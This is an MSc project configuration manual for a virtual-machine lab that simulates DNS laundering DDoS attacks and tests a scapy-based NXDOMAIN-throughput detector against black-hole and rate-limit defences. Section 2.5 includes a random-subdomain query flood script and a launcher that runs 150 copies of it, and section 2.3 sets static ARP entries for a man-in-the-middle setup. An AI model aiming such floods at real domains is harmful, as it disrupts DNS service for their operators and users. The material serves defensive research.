Detection and mitigation of DNS laundering DDoS attacks Configuration Manual

MSc Research Project
CyberSecurity

Kevin Salvador Garza Ruiz
Student ID: X22203788

School of Computing
National College of Ireland

Supervisor: Dr. Vanessa Ayala-Rivera

National College of Ireland
Project Submission Sheet
School of Computing

Student Name:	Kevin Salvador Garza Ruiz
Student ID:	X22203788
Programme:	CyberSecurity
Year:	2023
Module:	MSc Research Project
Supervisor:	Dr. Vanessa Ayala-Rivera
Submission Due Date:	14/12/2023
Project Title:	Detection and mitigation of DNS laundering DDoS attacks Configuration Manual
Word Count:	1319
Page Count:	11

Signature:	**Kevin Salvador Garza Ruiz**
Date:	30th January 2024

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST:

Attach a completed copy of this sheet to each project (including multiple copies).	✓
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	✓
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	✓

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Detection and mitigation of DNS laundering DDoS attacks Configuration Manual

Kevin Salvador Garza Ruiz
X22203788

1 Environment

I have placed the environment of the project as a series of virtual machines conformed by one authoritative DNS server, one recursive DNS resolver server, one victim or targeted server which is entitled with the domain that is targeted as "target.local", one attacker machine, and one DNS controller machine. I have used Virtual Box for this task since it is a lightweight virtualization software [1] Each of those machines use Kali as operating system, also the low system requirements was fundamental on the election of Kali to run my simulation [2].

2 Configurations for the proposed solution

The proposed solution is configured on the DNS traffic controller using scripts in python. I have used python because it is a versatile language with a wide amount of libraries [3].

On the sections 2.1, 2.2, 2.3, 2.4, 2.5, 2.6 it is explained the configurations followed to run the simulation.

2.1 Authoritative DNS server

The authoritative DNS server is authoritative for the domain "target.local", and configured using DNSmasq tool, due this tool is lightweight and handles all necessary services required to run a DNS resolver and an authoritative DNS server [4]. The main configuration file is located in /etc/dnsmasq.conf. The configuration file is keeping active the options shown on snippet 1

Snippet 1: DNS configuration file for authoritative DNS server: *dnsmasq.conf*

```
# Never forward plain names (without a dot or domain part)
domain-needed
# Never forward addresses in the non-routed address spaces.
bogus-priv
#Defines the cache size as 1000 entries
cache-size=1000
#Forward authentication queries to this server
auth-server=192.168.108.100
#Defines domain "target.local" as authoritative domain
auth-zone=target.local
```

```
# Do not read /etc/resolv.conf
no-resolv
```

2.2 Recursive DNS resolver server

The Recursive DNS resolver server is configured using DNSmasq tool also, the configuration file is located in /etc/dnsmasq.conf. The configuration file is keeping active the the options shown on snippet 2

Snippet 2: DNS configuration file for DNS resolver server: *dnsmasq.conf*

```
# Never forward plain names (without a dot or domain part)
domain-needed
# Never forward addresses in the non-routed address spaces.
bogus-priv
#Defines the cache size as 100 entries
cache-size=100
#Defines the minimum time-to-live cache entries in 60 seconds
min-cache-ttl=60
```

The configuration of the cache in the recursive DNS resolver server is set up to keep the records on 60 seconds to have a better view of the functionality of the DNS controller, since keeping a low value of the of TTL for entries on the cache allows to see the effect of the DNS controller faster.

2.3 Starting DNS servers

To start the DNS service in both servers, DNSmasq needs to be enabled by placing the commands shown on snippet 3.

Snippet 3: Commands to start DNS service using dnsmasq tool

```
sudo systemctl start dnsmasq
sudo systemctl enable dnsmasq
```

Also, to set the traffic able to go through the DNS controller, a fixed value is placed on the ARP table to forward the traffic through it. For recursive DNS resolver server the IP value of the authoritative DNS server is matched to the MAC address of the DNS controller. For authoritative DNS server the IP value of recursive DNS resolver server is matched to the MAC address of the DNS controller. This configuration of the ARP tables follows a basic configuration of a man-in-the-middle device [5] The command used on recursive DNS resolver server is presented on snippet 4.

Snippet 4: Command to set the entrace for DNS resolver server on ARP table

```
arp -s 192.168.108.100 08:00:27:b1:9d:67
```

The command used on authoritative DNS server is presented on snippet 5.

Snippet 5: Command to set the entrace for authoritative DNS server on ARP table

```
arp -s 192.168.108.107 08:00:27:b1:9d:67
```

2.4 DNS traffic controller

The proposed solution is given by the implementation of a script build in python called $nxdomain_thrrouhgput.py$ that performs a sniffing on the traffic between authoritative DNS server and recursive DNS resolver to check for NXDOMAIN packets to further calculate the throughput of those type of traffic. Then if the throughput exceeds the limit set on 100 bytes, make a call to another script that would drop every DNS packet, avoiding by this way the communication between both servers. The $nxdomain_throuhgput.py$ script is shown on snippet 6.

Snippet 6: $nxdomain_throuhgput.py$

```
import subprocess
import time
from scapy.all import *

dropDNSpackets='dropDNS.py'

# Initialize variables for throughput calculation
start_time = time.time()
total_bytes = 0
max_throughput_bytes = 100 # Maximum allowed throughput in bytes

def packet_callback(packet):
    global total_bytes, max_throughput_bytes

    # Check if the packet has DNS layer and is a DNS response with "NXDOMAIN"
        (RCODE = 3)
    if packet.haslayer(DNS) and packet[DNS].qr == 1 and packet[DNS].rcode == 3:
        total_bytes += len(packet)
       # print(packet.summary())

        # Check if the throughput in bytes exceeds the maximum allowed
        if total_bytes / (time.time() - start_time) > max_throughput_bytes:
            throughput=total_bytes / (time.time() - start_time)
            print(f"Throughput is {throughput}.")
            print(f"Throughput exceeded {max_throughput_bytes} bytes per
                second. Dropping packet.")
            subprocess.run(['python', dropDNSpackets]) #Run script to drop all
                DNS packets
            return # Return without further processing, effectively dropping
                the packet

try:
    # Start sniffing, stop after capturing 100 NXDOMAIN response packets or
        after 60 seconds
    sniff(iface="eth0", prn=packet_callback, store=0, filter="udp and port
        53", count=100, timeout=60)
except KeyboardInterrupt:
    pass

end_time = time.time()
```

The first library used on the code present on snippet 6 is *subprocess*, due once the algorithm detects that the authoritative server is under attack, a second script called *dropDNS.py* is invoked with the instructions to close the communication between the two DNS servers. The second library used on the code present on snippet 6 is *time*, due the algorithm measure the time in order to define the throughput of the NXDOMAIN packets. The third library used on the code present on snippet 6 is *scapy*, this is a library used to sniffing packets and scanning networks [6].

The script *dropDNS.py* written in python is in charge of drop the DNS packets by blocking the communication between both DNS servers once the throughput has exceeded the limit of 100 bytes. The code for *dropDNS.py* is shown on the snippet 7.

Snippet 7: *dropDNS.py*

```
import subprocess
import time

# Command to disable IP forwarding
disable_forward_command = "echo 0 > /proc/sys/net/ipv4/ip_forward"

try:
    # Execute the command to disable IP forwarding
    subprocess.check_call(disable_forward_command, shell=True)
    print("DNS forwarding disabled.")
```

```
except subprocess.CalledProcessError:
    print("Error disabling DNS forwarding.")

# Wait for 1 minute before running the next command
time.sleep(60) #60 seconds

# Command to enable IP forwarding
enable_forward_command = "echo 1 > /proc/sys/net/ipv4/ip_forward"

try:
    # Execute the command to enable DNS forwarding
    subprocess.run(enable_forward_command, shell=True, check=True)
    print("DNS forwarding enabled.")
except subprocess.CalledProcessError as e:
    print(f"Error enabling IP forwarding: {e}")

# Executing a ping to target.local to let DNS resolver server to assure the
    domain on their cache
try:
    domain = "target.local"
    ping_command = f"ping -c 4 {domain}" # Send a set of four ping requests
    process = subprocess.Popen(ping_command, shell=True,
        stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    print(f"Executing ping to target.local.")
    # Wait for 3 seconds to let the ping to respond
    time.sleep(3) # 3 seconds

except subprocess.CalledProcessError as e:
    print(f"Error sending ping to target.local: {e}")

# After finishing the above commands, call nxdomain_throuhgput.py to keep
    checking for the throughput
try:
    nxdomain_command = "python3 nxdomain_throuhgput.py"
    print("nxdomain_throuhgput.py script executed.")
    subprocess.run(nxdomain_command, shell=True, check=True)
except subprocess.CalledProcessError as e:
    print(f"Error executing nxdomain_throuhgput.py: {e}")
```

The script on snippet 7 has also the function of keeping alive the targeted domain on the recursive DNS resolver´s cache by sending some pings to the targeted domain. This task is only achieved after letting the DNS traffic go through for a short period of time (3 seconds) to allow getting the response from the ping requests. After finish its duties, the *dropDNS.py* script shown on snippet 7 calls back the $nxdomain_throuhgput.py$ script shown on snippet 6 to check again for the NXDOMAIN throughput as a way to inspect and determine if the targeted domain is still under attack. The first library used on the code present on snippet 7 is *subprocess*, due during the duty of blocking the communication between DNS servers, it calls a parallel process to run the appropriate command in shell to effectively block the communication between DNS servers. Also, it used to generate the pings that are sent to DNS resolver, and lastly it is used to call back the *nxdomain$_t$hrouhgput.py* script shown on snippet 6 to keep measuring the throughput. The second library used on the *dropDNS.py* script present on snippet 7 is *time*, due a delay is applied after sending the requests to DNS resolver in order to allow to receive the responses from those packets.

It is important to mention that those two scripts, *nxdomain$_t$hrouhgput.py* script shown on snippet 6 and *dropDNS.py* script present on snippet 7, would be working as a loop until the attack stops and no more NXDOMAIN are generated over the throughput marked as 100 bytes per second.

2.5 Attacker

Since DNS laundering DDoS attacks are performed by queries with randomized subdomains, I have created a script in python that automatically create random subdomains to then send a series of pings with those subdomain added to the targeted domain. The code that generates the randomized pings named *atack.py* is shown on the snippet 8.

Snippet 8: *atack.py*

```
import subprocess
import random
import time

# Number of pings to send
num_pings = 10000

# Domain to include in the hostname
domain = "target.local"

# Set to store used subdomains
used_subdomains = set()

# Generate and send ICMP ping requests with unique random subdomains
for _ in range(num_pings):
    while True:
        # Generate a random subdomain
        subdomain = ''.join(random.choice('abcdefghijklmnopqrstuvwxyz
        1234567890ABCDEFGHIJKLMNOPRSTUVXYZ#*!#$%^&*()> +')
        for _ in range(10))

        # Construct the hostname with the subdomain and domain
        hostname = f"{subdomain}.{domain}"

        # Check if the subdomain is unique
        if subdomain not in used_subdomains:
            break

    # Add the used subdomain to the set
    used_subdomains.add(subdomain)

    # Formulate the ping command
    ping_command = f"ping -c 1 {hostname}" # Send a single ping request

    try:
        # Execute the ping command using subprocess.Popen
        process = subprocess.Popen(ping_command, shell=True,
            stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        # Wait for a short duration before sending the next ping
        time.sleep(0.3)
        print(f"Ping sent to {hostname}")

    except Exception as e:
        print(f"Error executing ping command: {e}")
```

As shown on the snippet 8. I am generating random subdomains of target.local domain to generate a load that can emulate the DNS laundering attack. snippet 8. One of the libraries I have used on the python code present on snippet 8 are *subrpocess*, due once the algorithm build the randomized queries, the scripts call a parallel process to send the attack as a set of pings with the randomized subdomains queries to the victim. Another Library present on the python code present on snippet 8 is *random*, since the algorithm is applying a randomization process to generate the subdomains present on the queries for the attack. The last library present on the python code present on snippet 8 is *time*, since a short delay is applied after generating every single randomized subdomain query, since the generation of the load is affecting the performance on the attacker side, I have implemented this to minimize the impact on the attacker machine

Also, in order to emulate different scenarios, I have created three different automated scripts that inject different loads by implementing a multi-running of the code shown on the snippet 8 An automation script written in shell and called $attack_automation_15kbs.sh$ is shown on the snippet 9.

Snippet 9: $attack_automation_15kbs.sh$

```
#!/bin/zsh

# Number of instances to open
num_instances=150

# Command to execute the attack (call to the python script)
attack="python3 attack.py"

# Open multiple instances of terminal xterm
for ((i=1; i<=num_instances; i++)); do
    xterm -e "$attack" &
   sleep 1
```

```
done
```

The main purpose of the past code shown on snippet 9 is to generate multiple instances that run the script that generates the random subdomain pings. this task is performed gradually to avoid extenuation of the resources of the virtual machine. In order to generate the different loads, I have changed the number of instances generated as 150 to generate a load on the authoritative DNS server of 15 kilobytes per second, 100 instances to generate a load of 10 Kilobytes per second and 50 instances to generate a load of 5 Kilobytes per second. I have taken those specific values based on the capacity of my computer to emulate a DNS laundering attack without crash for the lack of resources, getting as an upper limit the throughput of 15KB/s.

2.6 Target

Finally, the targeted server is configured with DNS name server set as the authoritative server, with the configuration file located on etc/network/interfaces. On snippet 10 it is shown the configuration.

Snippet 10: interfaces configuration of target server

```
auto eth0
iface eth0 inet static
     address 192.168.108.101
     netmask 255.255.255.0
     gateway 192.168.108.185
     dns-nameservers 192.168.108.100
```

3 Configurations for black-hole solution

To set the environment for black-hole solution, DNS servers should be set up as mentioned in sections 2.1 and 2.2. Also, DNS services should be enabled by placing the commands mentioned in section 2.3. For black-hole solution the DNS traffic controller is not enabled, then the ARP entries should not be placed. To finally enable the black-hole method the next command present on snippet 11 is placed on the authoritative DNS server

Snippet 11: Command used to set up black hole method on authoritative DNS server

```
sudo iptables -t nat -A PREROUTING -s 192.168.108.107 -j DNAT
   --to-destination 0.0.0.0
```

4 Configurations for Rate limit solution

To set the environment for rate limit solution, DNS servers should be set up as mentioned in sections 2.1 and 2.2. Also, DNS services should be enabled by placing the commands mentioned in section 2.3. For rate limit solution the DNS traffic controller is not enabled, then the ARP entries should not be placed.

The first thing to do in order to set rate limitation is to mark the traffic that is expected to be limited. To accomplish this task, I am placing the commands present on snippet 12.

Snippet 12: Rate limit commands to mark incomming and outgoing traffic

```
#Marking the incoming and outcoming traffic on port 53 for UDP and TCP
sudo iptables -t mangle -A PREROUTING -p udp --sport 53 -j MARK --set-mark 1
sudo iptables -t mangle -A PREROUTING -p udp --dport 53 -j MARK --set-mark 1
sudo iptables -t mangle -A PREROUTING -p tcp --sport 53 -j MARK --set-mark 1
sudo iptables -t mangle -A PREROUTING -p tcp --dport 53 -j MARK --set-mark 1
```

Then the rules for rate limitation should be set as shown on the snippet 13.

Snippet 13: Rate limit rules commands

```
sudo tc qdisc add dev eth0 root handle 1: htb default 1
sudo tc class add dev eth0 parent 1: classid 1:1 htb rate 1kbit
```

As shown on the commands on snippet 13 the rules are being set to a limit of 1Kbit per second.

Finally, the rule created on snippet 13 is matched with the marked traffic on snippet 12, as shown on the snippet 14


Snippet 14: Command to match rate limit rule to marked traffic

```
sudo tc filter add dev eth0 protocol ip parent 1:0 prio 100 handle 1 fw
    classid 1:1
```

5 Results

The results were measured on authoritative DNS server, since the attack is designated to reach that server, this makes this DNS server a good point to measure the scope of the attack and its contra measures.

In order to check for results, I have used tools like *bmon* to observe live traffic incoming from interfaces. The figure 1 shows the results of the command *bmon* after the proposed solution is triggered.




```
  eth0
Interfaces                         | RX bps       pps     %| TX bps      pps
  lo                               |      0         0      |      0        0
    qdisc none (noqueue)           |      0         0      |      0        0
 >eth0                             |    14B         0      |      0        0
    qdisc none (fq_codel)          |      0         0      |      0        0
```

Figure 1: DNS traffic controller blocks DNS traffic results using Bmon tool

.

I have used the tool *Sar* to get data like incoming and outgoing packets and load as shown on the figure 2.




```
┌──(root㉿kali)-[/home/kali]
└─# sar -n DEV 1 1
Linux 6.0.0-kali3-amd64 (kali)  11/22/2023      _x86_64_        (1 CPU)

02:52:35 PM     IFACE   rxpck/s   txpck/s    rxkB/s    txkB/s   rxcmp/s   txcmp/s  rxmcst/s   %ifutil
02:52:36 PM        lo      0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00
02:52:36 PM      eth0      0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00
```

Figure 2: Sar tool result after proposed solution implemented

.

Another tool I have used was *free* which is useful if when trying to measure memory 3



```
┌──(root㉿kali)-[/home/kali]
└─# free -m
               total        used        free      shared  buff/cache   available
Mem:             752         554          97           9         218         198
Swap:           1023         213         810
```

Figure 3: Sar tool result after proposed solution implemented

.

References

[1] P. Li, "Selecting and using virtualization solutions: our experiences with vmware and virtualbox," *Journal of Computing Sciences in Colleges*, vol. 25, no. 3, pp. 11–17, 2010.

[2] Kali.org, "Installing kali linux," 2023. [Online]. Available: https://www.kali.org/docs/installation/hard-disk-install

[3] W. Python, "Python," *Python Releases for Windows*, vol. 24, 2021.

[4] S. Powers, "The open-source classroom: dynamic dns-an object lesson in problem solving," *Linux Journal*, vol. 2013, no. 227, p. 8, 2013.

[5] F. Callegati, W. Cerroni, and M. Ramilli, "Man-in-the-middle attack to the https protocol," *IEEE Security and Privacy*, vol. 7, no. 1, pp. 78–81, 2009.

[6] scapy.net, "Scapy," 2023. [Online]. Available: https://scapy.net/